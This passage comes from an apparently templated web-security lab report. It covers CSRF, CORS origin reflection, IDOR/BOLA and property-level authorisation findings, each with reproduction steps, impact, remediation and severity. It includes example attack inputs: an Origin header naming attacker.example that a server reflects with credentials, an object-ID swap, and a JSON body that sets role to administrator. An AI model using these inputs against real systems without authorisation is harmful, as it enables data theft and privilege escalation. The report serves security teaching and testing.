


FIGURE3: Burp Response Screenshot





FIGURE 4 :Proof of Exploitation



FIGURE 5: COMPLETION



3.10 Impact

A successful CSRF attack may allow an attacker to:

- Change account information.
- Modify email addresses or passwords.
- Perform transactions.
- Change application settings.
- Perform other authenticated actions without the victim's consent.

3.11 Recommendation

- Implement unpredictable CSRF tokens for state-changing requests.
- Validate CSRF tokens on the server side.
- Use SameSite cookie protections.
- Verify the Origin or Referer headers where appropriate as an additional defense.
- Avoid using GET requests for state-changing operations.
- Require re-authentication for highly sensitive operations.

3.12 Severity

High

VAPT Finding 4: CROSS-ORIGIN RESOURCE SHARING (CORS)

4.1 Lab Name

CORS Vulnerability with Basic Origin Reflection

4.2 Objective

The objective of this lab is to identify an insecure Cross-Origin Resource Sharing configuration and demonstrate how an attacker-controlled origin can interact with a vulnerable application.

4.3 Description

CORS is a browser security mechanism that controls whether a web application permits requests from different origins.
A vulnerable CORS configuration may reflect an attacker-controlled Origin header and return an Access-Control-Allow-Origin header that permits the malicious origin. If credentials are also allowed, sensitive authenticated information may become accessible to an attacker-controlled website.

4.4 Affected Endpoint

Enter the exact endpoint from your assigned CORS lab.
Example:
GET /accountDetails

4.5 Payload / Header Used

Example:

Origin: https://attacker.example

The vulnerable response may contain:

Access-Control-Allow-Origin: https://attacker.example

Access-Control-Allow-Credentials: true

4.6 Steps to Reproduce

1. Log in to the target application.
2. Identify an endpoint that returns sensitive information.
3. Capture the request using Burp Suite.
4. Send the request to Repeater.
5. Add an attacker-controlled Origin header.
6. Send the modified request.
7. Examine the response headers.
8. Check whether the application reflects the supplied origin.
9. Check whether credentials are permitted.
10. Demonstrate that a malicious origin can access the sensitive response.

Figure1: Original CORS Request




Figure2:Request with Attacker-Controlled Origin




Figure 3: Vulnerable CORS Response Headers





Figure 4 : Exploit Server Code



Figure 5:CORS Exploitation Successfully Demonstrated



4.10 Impact

A vulnerable CORS configuration can allow:

- Unauthorized cross-origin access to sensitive responses.
- Theft of account information.
- Exposure of personal data.
- Abuse of authenticated sessions.
- Information disclosure to attacker-controlled websites.

4.11 Recommendation

- Maintain an explicit allowlist of trusted origins.
- Do not reflect arbitrary Origin values.
- Avoid using wildcard origins for sensitive resources.
- Do not enable credentials for untrusted origins.
- Configure CORS only on endpoints that require cross-origin access.
- Regularly test CORS configurations.

4.12 Severity

High

VAPT Finding 5: IDOR / API1 – BROKEN OBJECT LEVEL AUTHORIZATION

5.1 Lab Name

Insecure Direct Object Reference / Broken Object Level Authorization

5.2 Objective

The objective is to determine whether an authenticated user can access another user's resources by modifying an object identifier in an API request.

5.3 Description

Broken Object Level Authorization occurs when an application fails to verify whether the current user is authorized to access a specific object.

For example, an API may use a user ID, account ID, order ID, or other identifier in the URL. If changing this identifier allows access to another user's information, the application is vulnerable.

5.4 Affected Endpoint

Enter the exact API endpoint from your assigned lab.

Example:

GET /api/users/123

5.5 Payload Used

Example:

/api/users/124

The object identifier is changed from the authorized user's ID to another user's ID.

5.6 Steps to Reproduce

1. Log in to the application using a normal user account.
2. Identify an API request containing an object identifier.
3. Capture the request using Burp Suite.
4. Send the request to Repeater.
5. Record the original object ID.
6. Replace the ID with another valid object's ID.
7. Send the modified request.
8. Examine the response.
9. If information belonging to another user is returned, the API lacks proper object-level authorization.

Figure 1:




Figure 2:




Figure 3:




Figure 4:





Figure 5:



5.10 Impact

The vulnerability may result in:

- Unauthorized access to user information.
- Disclosure of personal or confidential data.
- Unauthorized access to orders, accounts, or records.
- Modification or deletion of other users' resources if write operations are also affected.

5.11 Recommendation

- Perform authorization checks on every object access.
- Verify that the authenticated user owns or has permission to access the requested object.
- Never rely only on object IDs being difficult to guess.
- Apply server-side authorization controls.
- Test APIs using multiple user accounts with different privileges.

5.12 Severity

High

VAPT Finding 6: API3 – BROKEN OBJECT PROPERTY LEVEL AUTHORIZATION (BOPLA)

6.1 Lab Name

API3 – Broken Object Property Level Authorization

6.2 Objective

The objective is to identify insufficient authorization controls at the property level of an API object and demonstrate unauthorized access to or modification of restricted properties.

6.3 Description

Broken Object Property Level Authorization occurs when an API does not properly control which individual properties a user can read or modify.

For example, a normal user may be allowed to modify their profile name but should not be able to modify properties such as account role, administrator status, or other restricted attributes.

6.4 Affected Endpoint

Enter the exact API endpoint from your assigned lab.

Example:

PATCH /api/users/123

6.5 Payload Used

Use the exact property modification that works in your lab.

Example:

```
{
  "username": "testuser",
  "role": "administrator"
}
```

6.6 Steps to Reproduce

1. Authenticate to the application as a normal user.
2. Identify an API request that updates user information.
3. Capture the request in Burp Suite.
4. Send the request to Repeater.
5. Examine the JSON properties.
6. Identify a sensitive property that should not be controlled by the normal user.
7. Add or modify the restricted property.
8. Send the request.
9. Examine the response.
10. Verify whether the unauthorized property was accepted.

Figure 1: Normal Checkout Request Showing Insufficient Credit




Figure 2: GET /api/checkout Response Revealing the Hidden chosen_discount Property

